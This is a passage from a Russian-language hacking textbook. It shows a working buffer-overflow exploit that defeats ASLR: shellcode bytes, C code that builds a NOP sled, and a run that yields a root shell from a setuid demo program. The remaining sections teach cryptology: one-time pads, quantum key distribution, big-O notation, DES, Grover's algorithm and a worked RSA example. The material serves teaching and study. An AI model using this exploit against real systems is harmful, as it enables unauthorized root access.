В результате компиляции и запуска этой программы с помощью `execl()` **будет запущена программа *aslr_demo*, которая тоже выводит адрес переменной стека (**`buffer`**). Это позволит нам сравнить структуру памяти.**

```
reader@hacking:~/booksrc $ gcc -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ gcc -o aslr_execl aslr_execl.c
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbf9f31c0
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbffaaf70
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbf832044
buffer is at 0xbf832000
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbf832044 - 0xbf832000"
$1 = 68
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbfa97844
buffer is at 0xbf82f800
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa97844 - 0xbf82f800"
$1 = 2523204
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbfbb0bc4
buffer is at 0xbff3e710
```

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfbb0bc4 - 0xbff3e710"
$1 = 4291241140
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbf9a81b4
buffer is at 0xbf9a8180
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbf9a81b4 - 0xbf9a8180"
$1 = 52
reader@hacking:~/booksrc $
```

Первый результат выглядит очень обнадеживающе, но дальнейшие попытки показывают, что какая-то рандомизация при выполнении нового процесса через `execl()` все же происходит. Я уверен, что так было не всегда, но для open source характерен неуклонный прогресс. Однако проблема невелика, потому что наша неопределенность теперь сузилась.

0x6c5 Игра случая

Применение `execl()` во всяком случае снижает меру случайности и дает нам примерную оценку адреса. Оставшуюся неопределенность можно преодолеть с помощью NOP-цепочки. Взглянув на *aslr_demo*, видим, что для изменения записанного в стек адреса возврата буфер переполнения должен иметь размер 80 байт.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run $(perl -e 'print "AAAA"x19 . "BBBB"')
Starting program: /home/reader/booksrc/aslr_demo $(perl -e 'print "AAAA"x19
. "BBBB"')
buffer is at 0xbfc7d3b0

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) p 20*4
$1 = 80
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Так как нам, скорее всего, понадобится большая NOP-цепочка, в следующем эксплойте NOP-цепочка и шелл-код размещаются после затирания адреса возврата. Это позволит нам вставить столько `NOP`, сколько нужно. В данном случае тысячи байт должно оказаться достаточно.

aslr_execl_exploit.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

char shellcode[]=
```

```
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80"; // Стандартный шелл-код

int main(int argc, char *argv[]) {
   unsigned int i, ret, offset;
   char buffer[1000];

   printf("i is at %p\n", &i);

   if(argc > 1) // Set offset.
      offset = atoi(argv[1]);

   ret = (unsigned int) &i - offset + 200; // Установить адрес возврата.
   printf("ret addr is %p\n", ret);

  for(i=0; i < 90; i+=4) // Заполнить буфер адресом возврата.
       *((unsigned int *)(buffer+i)) = ret;
    memset(buffer+84, 0x90, 900); // Build NOP sled.
    memcpy(buffer+900, shellcode, sizeof(shellcode));

    execl("./aslr_demo", "aslr_demo", buffer,  NULL);
}
```

Этот код должен быть понятен. К адресу возврата прибавлено 200, чтобы проскочить первые 90 байт, используемые для затирания, так что выполнение переместится куда-то в NOP-цепочку.

```
reader@hacking:~/booksrc $ sudo chown root ./aslr_demo
reader@hacking:~/booksrc $ sudo chmod u+s ./aslr_demo
reader@hacking:~/booksrc $ gcc aslr_execl_exploit.c
reader@hacking:~/booksrc $ ./a.out
i is at 0xbfa3f26c
ret addr is 0xb79f6de4
buffer is at 0xbfa3ee80
Segmentation fault
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa3f26c - 0xbfa3ee80"
$1 = 1004
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfe9b6cc
ret addr is 0xbfe9b3a8
buffer is at 0xbfe9b2e0
sh-3.2# exit
exit
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfb5a38c
ret addr is 0xbfb5a068
buffer is at 0xbfb20760
Segmentation fault
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfb5a38c - 0xbfb20760"
$1 = 236588
reader@hacking:~/booksrc $ ./a.out 1004
```

```
i is at 0xbfce050c
ret addr is 0xbfce01e8
buffer is at 0xbfce0130
sh-3.2# whoami
root
sh-3.2#
```

Как видим, рандомизация иногда приводит к неудаче эксплойта, но достаточно одного успешного случая. Здесь использовано то обстоятельство, что мы можем пытаться применить эксплойт столько раз, сколько нужно. Такой же прием должен сработать в эксплойте для *notesearch* при включенной системе ASLR. Попробуйте написать его сами.

Разобравшись с базовыми принципами эксплойтов программ и проявив немного творчества, можно создавать бесчисленные вариации на их темы. Так как правила программы определяются ее создателями, эксплойт предположительно защищенной программы просто означает, что вы оказались сильнее, играя по их же правилам. Новые изобретательные методы, такие как защита стека и IDS, пытаются справиться с этими проблемами, но и эти решения несовершенны. Изобретательные хакеры умеют находить бреши в этих системах. Нужно просто подумать о том, о чем не подумали разработчики.

0x700

Криптология

Криптология *определяется как наука, включающая в себя криптографию и криптоанализ.* ***Криптография*** *– это осуществление секретной связи с помощью шифров, а* ***криптоанализ*** *– это взлом, или дешифрование, указанной секретной связи. Исторически криптология приобретала особое значение во время войн, когда секретные коды применялись для связи со своими войсками и делались попытки взломать коды противника, чтобы проникнуть в его систему связи.*

Применение криптографии в военных целях по-прежнему актуально, но все чаще она вторгается в обычную жизнь, поскольку многие важные операции осуществляются через Интернет. Перехват данных, передаваемых по Сети, нередкое явление, и предположение о том, что вас всегда кто-нибудь подслушивает, уже не признак паранойи. Применение протоколов связи без шифрования может привести к краже паролей, номеров кредитных карт и другой конфиденциальной информации. Протоколы связи с шифрованием решают проблему передачи конфиденциальных данных и обеспечивают функционирование сетевой экономики. Без шифрования, применяемого в уровне защищенных сокетов (Secure Sockets Layer, SSL), операции с кредитными картами на популярных веб-сайтах были бы очень неудобными или ненадежными.

Все эти секретные данные защищаются криптографическими алгоритмами, которые считаются надежными. В настоящее время криптосистемы с гарантированной надежностью, слишком неудобны для практического применения, поэтому вместо систем, надежность которых обоснована строго математически, применяются системы, *надежные с практической точки зрения*. Имеется в виду, что даже если есть способы взломать такую систему, на практике пока никто не смог их реализовать. Конечно, есть и ненадежные криптосистемы. Причиной ненадежности могут быть ошибки реализации, размер ключа или

криптоаналитическая слабость самого шифра. В 1997 году законодательство США определило, что в экспортируемых программах максимальный размер ключа не должен превышать 40 бит. Это ограничение на размер ключа делает соответствующие шифры ненадежными, как продемонстрировали RSA Data Security и Ян Голдберг (Ian Goldberg), аспирант университета Беркли. RSA опубликовала сообщение, зашифрованное с 40-битным ключом, предложив всем желающим расшифровать его, что Ян и сделал спустя три с половиной часа. Этот случай явно показал, что 40-разрядный ключ не обеспечивает надежность криптосистемы.

Криптология чем-то сродни хакингу. Прежде всего, решение головоломок привлекает любознательных. Для злоумышленников доступ к секретным данным путем решения какой-то головоломки может оказаться еще большим соблазном. Гораздо приятнее взломать или обойти криптографическую защиту данных, чем просто захватить данные. Кроме того, сильная криптография позволяет избежать обнаружения. Дорогостоящие системы обнаружения сетевого вторжения на основе сигнатур атакующего оказываются бессильными, если последний использует канал связи с шифрованием. Часто шифрование сетевого трафика, имеющее целью защиту клиентов, применяется злоумышленниками для скрытия атаки.

0x710 Теория информации

Многие понятия криптографической безопасности появились благодаря Клоду Шеннону (Claude Shannon). Он оказал большое влияние на криптографию, особенно благодаря понятиям *рассеивания* (*diffusion*) и *перемешивания* (*confusion*). Хотя рассматриваемые в следующих разделах концепции безусловной стойкости, одноразовых блокнотов, квантового распределения ключей и практической (вычислительной) стойкости разработаны не Шенноном, но его идеи, относящиеся к абсолютной секретности и теории информации, – огромный вклад в определение стойкости криптосистем.

0x711 Безусловная стойкость

Криптографическая система считается безусловно стойкой (unconditionally secure), если она не может быть взломана даже при наличии неограниченных вычислительных ресурсов. Это означает, что криптоанализ бесполезен, и даже при полном переборе ключей невозможно определить, который из них правилен.

0x712 Одноразовые блокноты

Пример безусловно стойкой криптосистемы – *одноразовый блокнот* (*one time pad*). Это очень простая криптосистема, в которой применя-

ются блоки случайных данных, называемые *блокнотами* (*pads*). Каждый блокнот должен быть не меньше по размеру, чем подлежащее шифрованию текстовое сообщение, а случайные данные в блокноте должны быть в подлинном смысле случайными. Блокноты изготавливаются в двух идентичных экземплярах, один из которых дается получателю, а другой – отправителю. Чтобы зашифровать сообщение, отправитель складывает каждый бит открытого текста с соответствующим битом блокнота с помощью операции XOR. После шифрования сообщения использованный блокнот уничтожается, чтобы не допустить его повторного использования. Зашифрованное сообщение можно безбоязненно отправлять, поскольку прочитать его без блокнота нельзя. Получатель сообщения применяет XOR к каждому его биту и соответствующему биту блокнота, получая в результате исходное текстовое сообщение.

Несмотря на теоретическую невозможность взлома одноразового блокнота, эта система не очень практична. Надежность системы основана на защищенности блокнотов. При пересылке блокнотов получателю и отправителю предполагается, что их передача происходит по защищенному каналу. Подлинная защищенность может потребовать личной встречи и обмена блокнотами, но для удобства рассылку блокнотов часто обеспечивают с помощью другого шифра. Платить за это приходится тем, что стойкость системы в целом оказывается не выше стойкости ее слабейшего звена, то есть шифра, применяемого для передачи блокнотов. Поскольку блокнот состоит из случайных данных того же размера, что и текстовое сообщение, а надежность системы не превышает надежности метода, применяемого для пересылки блокнота, на практике обычно разумнее зашифровать текстовое сообщение тем шифром, который предполагалось использовать при пересылке блокнотов.

0x713 Квантовое распределение ключей

Появление квантовых вычислений сулит много интересного для криптологии. Одним из практических применений может стать реализация системы одноразовых блокнотов на основе квантового распределения ключей. Тайна квантового зацепления может обеспечить надежный и защищенный метод пересылки случайной строки битов, которая будет использована в качестве ключа. Это можно осуществить на основе неортогональных квантовых состояний фотонов.

Не вникая особо в детали, отметим, что поляризация фотона представляет собой направление колебаний его электрического поля, которое в данном случае может происходить в горизонтальном, вертикальном или одном из двух диагональных направлений. *Неортогональность* означает, что угол между состояниями не равен 90 градусам. Самое интересное, что невозможно достоверно определить, которой из этих четырех поляризаций обладает отдельный фотон. Базис прямолинейной вертикальной и горизонтальной поляризации несовместим с бази-

сом двух диагональных поляризаций, поэтому оба вида поляризации не могут быть измерены одновременно (согласно принципу неопределенности Гейзенберга). Определить поляризацию можно с помощью фильтров: один для вертикального/горизонтального базиса, а другой для диагонального базиса. Когда фотон проходит через правильный фильтр, его поляризация не меняется, но если фильтр неверный, она меняется случайным образом. Это означает, что если некто посторонний попытается узнать поляризацию, данные с большой вероятностью окажутся искаженными, из чего получатель узнает о незащищенности канала.

Эти необычные свойства квантовой механики использовали Чарльз Беннетт (Charles Bennet) и Жиль Брассар (Gilles Brassard) в первой и наиболее известной системе квантового распределения ключей, носящей название *BB84*. Согласно этой схеме отправитель и получатель договариваются о представлении битов четырьмя видами поляризации, при котором в каждом базисе будут и 0, и 1. Например, 1 может представляться вертикально поляризованными фотонами и фотонами с диагональной поляризацией плюс 45 градусов, а 0 будет представляться горизонтально поляризованными фотонами и фотонами с диагональной поляризацией минус 45 градусов. Таким образом, единицы и нули могут появляться при измерении вертикальной/горизонтальной поляризации и при измерении диагональной поляризации.

После этого отправитель посылает поток случайных фотонов, базис которых (вертикальный/горизонтальный или диагональный) выбирается случайно, и регистрирует, какие фотоны отправлены. Получатель также случайно выбирает вертикальный/горизонтальный или диагональный базис для определения поляризации присланных ему фотонов и регистрирует результаты своих измерений. Затем оба корреспондента открыто обмениваются сведениями о том, какой базис был ими использован, и сохраняют данные только по тем фотонам, которые измерялись ими в одинаковом базисе. При этом посторонний может узнать не действительные значения, переданные фотонами, а только то, что на обоих концах либо 0, либо 1. Согласованные данные образуют ключ для одноразового блокнота.

Поскольку при перехвате поляризация части фотонов изменится и данные исказятся, факт прослушивания можно установить по коэффициенту ошибок в каком-нибудь случайно выбранном подмножестве ключа. Если ошибок слишком много, это может свидетельствовать о прослушивании, и данный ключ следует выбросить. Если нет, значит, ключевые данные переданы правильно и скрыто.

0x714 Практическая (вычислительная) стойкость

Криптосистема считается *практически (вычислительно) стойкой*, если лучший из известных алгоритмов ее взлома требует недопустимо большого объема вычислительных ресурсов и времени. Это означа-

ет, что теоретически посторонний может взломать систему, но практически это нереально, потому что необходимые для этого время и ресурсы по стоимости значительно превосходят ценность зашифрованной информации. Обычно время, необходимое для взлома практически стойкой системы, измеряется десятками тысяч лет, даже при наличии значительных вычислительных ресурсов. К этой категории относится большинство современных криптосистем.

Необходимо отметить, что алгоритмы взлома криптосистем постоянно развиваются и совершенствуются. В идеале криптосистему следует считать практически стойкой, если *лучший* алгоритм ее взлома требует неоправданно большого объема вычислительных ресурсов и времени, но в настоящее время нет способа доказать, что данный алгоритм взлома является лучшим и всегда останется таким. Поэтому оценка стойкости криптосистемы основывается на лучшем из известных *на сегодня* алгоритмов.

0x720 Сложность алгоритма

Сложность алгоритма (*algorithmic run time*) – несколько иное понятие, чем время прогона программы. Алгоритм – это идея, и оценка алгоритма не зависит от скорости обработки данных. Измерять сложность алгоритма в минутах и секундах бессмысленно.

В отсутствие таких факторов, как скорость процессора и архитектура, важным параметром алгоритма оказывается *объем входных данных*. Алгоритм сортировки, обрабатывающий 1000 элементов, наверняка будет работать дольше, чем тот же алгоритм для 10 элементов. Размер входных данных обычно обозначают буквой n, а каждый атомарный шаг можно выразить числом. Сложность простого алгоритма вроде приведенного ниже можно выразить через n.

```
for(i = 1 to n) {
   Сделать что-то;
   Сделать еще что-то;
}
Сделать что-то напоследок;
```

Этот алгоритм повторяется n раз, каждый раз выполняя два действия, а в конце еще одно последнее действие, поэтому *временна́я сложность* данного алгоритма составит $2n + 1$. Более сложный алгоритм, в который вложен еще один цикл (как в следующем примере), будет иметь временную сложность $n^2 + 2n + 1$, потому что новое действие выполняется n^2 раз.

```
for(x = 1 to n) {
   for(y = 1 to n)   {
      Выполнить новое действие;
   }
}
```

```
for(i = 1 to n) {
      Сделать что-то;
      Сделать еще что-то;
}
Сделать что-то напоследок;
```

Но такой уровень детализации все еще слишком груб. Например, относительная разность между $2n + 5$ и $2n + 365$ по мере роста n уменьшается. А относительная разность между $2n^2 + 5$ и $2n + 5$ по мере роста n увеличивается. Подобные общие тенденции наиболее важны для определения сложности алгоритма.

Рассмотрим два алгоритма: один с временной сложностью $2n + 365$, а другой с временной сложностью $2n^2 + 5$. При малых значениях n алгоритм $2n^2 + 5$ превосходит алгоритм $2n + 365$. Но при $n = 30$ оба алгоритма одинаково эффективны, а для всех $n > 30$ алгоритм $2n + 365$ превосходит алгоритм $2n^2 + 5$. Поскольку есть только 30 значений n, при которых алгоритм $2n^2 + 5$ эффективнее, и бесконечное число значений n, при которых эффективнее алгоритм $2n + 365$, алгоритм $2n + 365$ в общем оказывается эффективнее.

Это означает, что в целом большее значение имеет скорость роста временной сложности алгоритма в зависимости от размера входных данных, чем временная сложность для каких-то фиксированных данных. Хотя для конкретных практических применений это может быть не всегда справедливо, но такого рода оценка эффективности алгоритма оправдана при усреднении по всем возможным приложениям.

0x721 Асимптотическая нотация

Асимптотическая нотация служит для выражения эффективности алгоритма. Она называется асимптотической, поскольку относится к поведению алгоритма при асимптотическом стремлении размера входных данных к бесконечному пределу.

Рассматривая примеры алгоритмов $2n + 365$ и $2n^2 + 5$, мы выяснили, что алгоритм $2n + 365$ в целом более эффективен, потому что его сложность ведет себя, как n, а сложность алгоритма $2n^2 + 5$ ведет себя, как n^2. Это означает, что $2n + 365$ ограничено сверху некоторым положительным кратным n для всех достаточно больших n, а $2n^2 + 5$ ограничено сверху некоторым положительным кратным n^2 для всех достаточно больших n.

Звучит сложновато, но в действительности лишь означает, что существуют положительная константа для значения тренда и нижняя граница n, такие что значение тренда, умноженное на константу, всегда окажется больше, чем временная сложность для всех n, превышающих эту нижнюю границу. Иными словами, $2n^2 + 5$ имеет порядок n^2, а $2n + 365$ – порядок n. Для обозначения этого есть удобная матема-

тическая нотация, так называемое «*O» большое*: O(n^2) описывает алгоритм сложности порядка n^2.

Чтобы описать временную сложность алгоритма через «O» большое, можно просто рассмотреть старшие члены, поскольку именно они наиболее важны при достаточно больших n. Так алгоритм с временной сложностью $3n^4 + 43n^3 + 763n + \log n + 37$ будет иметь порядок O(n^4), а $54n^7 + 23n^4 + 4325$ – порядок O(n^7).

0x730 Симметричное шифрование

Симметричные шифры – это криптосистемы, в которых один и тот же ключ применяется как для шифрования, так и для дешифрования сообщений. Обычно процедура шифрования и дешифрования происходит в этих системах быстрее, чем при асимметричном шифровании, но распределение ключей может вызывать сложности.

Обычно такие шифры – блочные или поточные. *Блочный шифр* (*block cipher*) применяется к блокам фиксированного размера, обычно 64 или 128 бит. Один и тот же блок обычного текста всегда шифруется в один и тот же блок шифрованного текста, если применяется один и тот же ключ. DES, Blowfish и AES (Rijndael) – все это блочные шифры. *Поточный шифр* (*stream cipher*) генерирует поток псевдослучайных битов, обычно по одному биту или байту на каждом шаге. Этот поток называется *потоком ключей* (*keystream*); он складывается с обычным текстом с помощью операции XOR. Это удобно при шифровании непрерывных потоков данных. Примеры распространенных поточных шифров – RC4 и LSFR. RC4 подробно рассматривается ниже в разд. 0x770.

DES и AES – распространенные блочные шифры. При разработке блочных шифров большие усилия прилагаются к тому, чтобы сделать их устойчивыми против известных методов криптоанализа. Два важных понятия, применяемых к блочным шифрам, – это перемешивание и рассеивание. *Перемешивание* (*confusion*) относится к методам, применяемым для скрытия связи между обычным текстом, зашифрованным текстом и ключом. Оно подразумевает, что выходные биты должны быть результатом сложного преобразования ключа и обычного текста. *Рассеивание* (*diffusion*) служит для возможно более широкого распространения влияния битов обычного текста и ключа. *Составной шифр* (*product cipher*) сочетает оба эти понятия, многократно производя различные простые операции. DES и AES – составные шифры.

В DES также применяется сеть Фейстеля (Feistel network). На ней основаны многие блочные шифры, поскольку она обеспечивает обратимость алгоритма. Суть ее в том, что каждый блок делится на две равные части, левую (L) и правую (R). В каждом цикле новая левая часть (L_i) делается равной прежней правой части (R_{i-1}), а новая правая часть (R_i) делается равной прежней левой части (L_{i-1}), поразрядно сложенной (XOR) с значением определенной функции, аргументами которой явля-

ются прежняя правая часть (R_{i-1}) и подключ для этого цикла преобразования (K_i). Обычно в каждом цикле используется свой ключ, определяемый заранее.

Значения L_i и R_i определяются так (символ $\oplus$ обозначает операцию XOR):

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$$

В DES выполняется 16 циклов преобразования. Это число было подобрано специально, чтобы противодействовать дифференциальному криптоанализу. Единственная действительно известная слабость DES – это размер ключа. Поскольку он составляет всего 56 бит, все ключевое пространство может быть проверено за несколько недель путем полного перебора на специальном оборудовании.

Тройной DES решает эту проблему, соединяя два ключа DES в один с общим размером 112 бит. Шифрование осуществляется путем шифрования блока обычного текста с первым ключом, затем дешифрования со вторым ключом и еще одного шифрования с первым ключом. Дешифрование блока осуществляется аналогично, меняется только порядок операций шифрования и дешифрования. При увеличении размера ключа трудоемкость полного перебора ключей растет экспоненциально.

Большинство промышленных блочных шифров устойчивы ко всем известным видам криптоанализа, а размер ключа обычно слишком велик, чтобы допустить полный перебор. Однако квантовые вычисления открывают некоторые интересные, шумно рекламируемые возможности.

0x731 Алгоритм квантового поиска Лова Гровера

Квантовые вычисления сулят нам возможность выполнения массовых параллельных вычислений. Квантовый компьютер может записать много различных состояний в суперпозицию (которую можно представить как массив), а затем проводить одновременные вычисления со всеми из них. Это идеальная возможность для грубого применения силы в любой области, в том числе для полного перебора ключей блочных шифров. В суперпозицию можно загрузить все возможные ключи, а затем осуществить шифрование одновременно со всеми ключами. Сложность в том, чтобы извлечь из суперпозиции правильное значение. Квантовые компьютеры ведут себя необычно, потому что при обращении к суперпозиции все декогерирует в одно единственное состояние. Беда в том, что декогерирование имеет случайный характер, и у всех состояний в суперпозиции равные шансы декогерировать в это единственное состояние.

Если не найти способ управлять вероятностями состояний суперпозиции, то с таким же успехом можно просто угадывать ключи. К счастью,

Лов Гровер (Lov Grover) предложил алгоритм управления вероятностями состояний суперпозиции. Этот алгоритм позволяет увеличивать вероятность некоторого желаемого состояния, уменьшая при этом вероятности остальных. Эта процедура повторяется несколько раз, пока декогерирование суперпозиции в требуемое состояние не становится почти гарантированным. Количество шагов составляет примерно $O\sqrt{n}$.

Элементарные навыки в обращении с показателями степени позволяют увидеть, что в итоге размер ключа для атаки путем полного перебора сокращается вдвое. Поэтому сверхподозрительных можно успокоить тем, что при удвоении размера ключа блочного шифра его стойкость сохраняется даже при теоретической атаке исчерпывающим перебором на квантовом компьютере.

0x740 Асимметричное шифрование

В асимметричных шифрах применяется два ключа: открытый и секретный. *Открытый ключ* (*public key*) открыто публикуют, а *секретный ключ* (*private key*) держат при себе, отсюда и хитрые названия. Сообщение, зашифрованное с открытым ключом, можно расшифровать только с помощью секретного ключа. Это снимает проблему распределения ключей: открытые ключи доступны всем, и с помощью открытого ключа сообщение может быть зашифровано для соответствующего секретного ключа. Не нужен отдельный канал связи для передачи секретного ключа, как в симметричных шифрах. Однако асимметричные шифры, как правило, значительно медленнее симметричных.

0x741 RSA

RSA – один из наиболее известных асимметричных алгоритмов. Надежность RSA основана на сложности факторизации больших чисел. Сначала выбирают два простых числа P и Q, а затем вычисляют их произведение N.

$$N = P \times Q$$

После этого надо подсчитать количество чисел от 1 до $N - 1$, которые взаимно просты с N (два числа *взаимно просты*, если их наибольший общий делитель равен 1). Такое соотношение называется *функцией Эйлера* и обычно обозначается строчной греческой буквой фи (ϕ).

Например, $\phi(9) = 6$, потому что 1, 2, 4, 5, 7 и 8 взаимно просты с 9. Нетрудно видеть, что если N – простое, то $\phi(N) = N - 1$. Менее очевидно, что если N является произведением ровно двух простых чисел P и Q, то $\phi(N) = (P - 1) \times (Q - 1)$. Это полезное соотношение, потому что для RSA надо вычислить $\phi(N)$.

Ключ шифрования E выбирается как случайное число, взаимно простое с $\phi(N)$. Ключ дешифрования D отыскивается как решение следующего уравнения при каком-либо целом S:

$$E \times \mathrm{D} = S \times \phi(N) + 1$$

Решить его можно с помощью расширенного алгоритма Евклида. *Алгоритм Евклида* – это очень старый алгоритм, позволяющий быстро вычислить *наибольший общий делитель* (НОД, GCD) двух чисел. Большее из двух чисел делится на меньшее, и принимается во внимание только остаток. Затем меньшее число делится на остаток, и процедура повторяется до тех пор, пока остаток не станет равен нулю. Последнее отличное от нуля значение остатка и будет наибольшим общим делителем исходных чисел. Этот алгоритм действует очень быстро и имеет сложность $\mathrm{O}(\log_{10}N)$. Это означает, что для получения результата надо выполнить примерно столько шагов, сколько цифр в большем из двух чисел.

В следующей таблице вычисляется НОД чисел 7253 и 120, что записывается в виде НОД(7253, 120). Сначала в столбцы A и B таблицы помещаются исходные два числа, причем большее из них – в столбец A. Затем A делится на B, и остаток помещается в столбец R. В следующей строке прежнее B становится новым A, а прежнее R становится новым B. Снова вычисляется R, и процедура повторяется, пока остаток не станет равен нулю. Последнее значение R перед достижением нуля является наибольшим общим делителем.

НОД(7253, 120)

A	B	R
7253	120	53
120	53	14
53	14	11
14	11	3
11	3	2
3	2	1
2	1	0

Итак, наибольший общий делитель 7253 и 120 равен 1. Это означает, что 7253 и 120 взаимно просты.

Расширенный алгоритм Евклида позволяет найти два числа J и K, такие что

$$J \times A + K \times B = R,$$

если НОД(A, B) = R.

Для этого алгоритм Евклида прокручивается в обратном направлении. Но теперь имеет значение и частное. Приведем еще раз арифметические действия из предыдущего примера вместе с частными:

$$7253 = 60 \times 120 + \mathbf{53}$$
$$120 = 2 \times 53 + \mathbf{14}$$
$$53 = 3 \times 14 + \mathbf{11}$$
$$14 = 1 \times 11 + \mathbf{3}$$
$$11 = 3 \times 3 + \mathbf{2}$$
$$3 = 1 \times 2 + \mathbf{1}$$

Элементарными алгебраическими действиями переместим в каждой строке члены так, чтобы слева от знака равенства остался только остаток (выделен полужирным).

$$\mathbf{53} = 7253 - 60 \times 120$$
$$\mathbf{14} = 120 - 2 \times 53$$
$$\mathbf{11} = 53 - 3 \times 14$$
$$\mathbf{3} = 14 - 1 \times 11$$
$$\mathbf{2} = 11 - 3 \times 3$$
$$\mathbf{1} = 3 - 1 \times 2$$

Из нижней строки ясно, что

$$1 = 3 - 1 \times \mathbf{2}$$

Предпоследняя строка показывает, что $2 = 11 - 3 \times 3$, благодаря чему можно заменить 2:

$$1 = 3 - 1 \times (11 - 3 \times 3)$$
$$1 = 4 \times \mathbf{3} - 1 \times 11$$

Предыдущая строка показывает, что $3 = 14 - 1 \times 11$, откуда получаем замену для 3:

$$1 = 4 \times (14 - 1 \times 11) - 1 \times 11$$
$$1 = 4 \times 14 - 5 \times \mathbf{11}$$

Разумеется, предшествующая строка показывает, что $11 = 53 - 3 \times 14$, и предлагает очередную замену:

$$1 = 4 \times 14 - 5 \times (53 - 3 \times 14)$$
$$1 = 19 \times \mathbf{14} - 5 \times 53$$

По той же схеме предшествующая строка показывает, что $14 = 120 - 2 \times 53$, и дает новую подстановку:

$$1 = 19 \times (120 - 2 \times 53) - 5 \times 53$$
$$1 = 19 \times 120 - 43 \times \mathbf{53}$$

Наконец верхняя строка показывает, что $53 = 7253 - 60 \times 120$, и предоставляет последнюю подстановку:

$$1 = 19 \times 120 - 43 \times (7253 - 60 \times 120)$$

$$1 = 2599 \times 120 - 43 \times 7253$$

$$2599 \times 120 + -43 \times 7253 = 1$$

Отсюда видно, что J и K соответственно равны 2599 и −43.

Числа предыдущего примера были выбраны как соответствующие требованиям RSA. В предположении, что P и Q равны 11 и 13, получаем N равным 143. Следовательно, $\phi(N) = 120 = (11 - 1) \times (13 - 1)$. Поскольку 7253 взаимно простое с 120, это число отлично подходит в качестве E.

Теперь вспоминаем, что нашей задачей было найти такое D, которое удовлетворяет уравнению:

$$E \times D = S \times \phi(N) + 1$$

Элементарными действиями приводим его к более знакомому виду:

$$D \times E + S \times \phi(N) = 1$$

$$\mathrm{D} \times 7253 \pm S \times 120 = 1$$

Расширенный алгоритм Евклида показывает, что $D = -43$. Значение S для нас не существенно; оно лишь указывает, что действия выполняются по модулю $\phi(N)$, то есть 120. Поэтому равносильным положительным значением D будет 77, так как $120 - 43 = 77$. Можно подставить его в первое из приведенных уравнений:

$$E \times D = S \times \phi\,(N) + 1$$

$$7253 \times 77 = 4564 \times 120 + 1$$

Значения N и E распространяются в качестве открытого ключа, а D хранится в качестве секретного ключа. P и Q не нужны. Функции шифрования и дешифрования очень просты.

Шифрование: $C = M^E(\mathrm{mod}N)$

Дешифрование: $M = C^D(\mathrm{mod}N)$

Например, если сообщение M представляет собой 98, шифрование будет выглядеть так:

$$98^{7253} = 76(\mathrm{mod}143)$$

Зашифрованным текстом будет 76. Теперь только тот, кто знает значение D, может расшифровать сообщение и восстановить число 98 по числу 76:

$$76^{77} = 98(\mathrm{mod}143)$$

Очевидно, что если сообщение M больше, чем N, его надо разбить на фрагменты, которые меньше N.

Вся эта процедура основана на теореме Эйлера, которая утверждает, что если M и N взаимно просты и M меньше N, то если умножить M на себя $\phi(N)$ раз и разделить на N, в остатке получится 1:

Если НОД(M, N) = 1 и $M < N$, то $M^{\phi(N)} = 1 \pmod{N}$

Поскольку все выполняется по модулю N, справедливо и следующее, так как умножение выполняется по модулю:

$$M^{\phi(N)} \times M^{\phi(N)} = 1 \times 1 \pmod{N}$$

$$M^{2 \times \phi(N)} = 1 \pmod{N}$$

Эту процедуру можно повторить S раз и получить:

$$M^{S \times \phi(N)} = 1 \pmod{N}$$

Умножив обе части на M, получим:

$$M^{S \times \phi(N)} \times M = 1 \times M \pmod{N}$$

$$M^{S \times \phi(N)+1} = M \pmod{N}$$

На этом уравнении и основывается RSA. Число M, возведенное в степень по модулю N, снова дает исходное число M. По существу это функция, которая возвращает то, что получила на входе, что само по себе не так интересно. Но это уравнение можно разбить на две части и одну часть использовать для шифрования, а другую – для дешифрования, получая исходное сообщение. Это можно сделать, найдя два числа E и D, произведение которых равно S, умноженному на $\phi(N) + 1$. Тогда это значение можно подставить в предыдущее уравнение.

$$E \times D = S \times \phi(N) + 1$$

$$M^{E \times D} = M \pmod{N}$$

Это эквивалентно

$$(M^E)^D = M \pmod{N},$$

что можно разбить на два шага:

$$M^E = C \pmod{N}$$

$$C^D = M \pmod{N}$$

Это суть RSA. Надежность алгоритма связана с сохранением в тайне D. Поскольку N и E – открытые величины, то если разложить N в произведение P и Q, можно легко вычислить $\phi(N)$ как $(P - 1) \times (Q - 1)$ и определить D с помощью расширенного алгоритма Евклида. Поэтому для обеспечения практической стойкости размер ключей для RSA нужно выбирать с учетом лучшего из известных алгоритмов факторизации. В настоящее время лучшим из известных алгоритмов для больших чисел является решето числового поля (number field sieve, NFS). У этого алгоритма субэкспоненциальное время выполнения, что очень неплохо, но этого недостаточно для взлома 2048-разрядного ключа RSA за приемлемое время.

0x742 Алгоритм квантовой факторизации Питера Шора

И снова квантовые вычисления обещают нам потрясающий рост вычислительных возможностей. Питер Шор (Peter Shor) смог применить массовый параллелизм квантовых компьютеров для эффективного разложения чисел на множители с помощью старого теоретико-числового приема.

В действительности алгоритм очень прост. Возьмем число N, которое требуется разложить на множители. Выберем число A меньше N. Это число также должно быть взаимно простым с N, но предполагая, что N представляет собой произведение двух простых чисел (а если мы взламываем RSA, то так оно и есть), то если A не взаимно простое с N, то A является одним из делителей N.

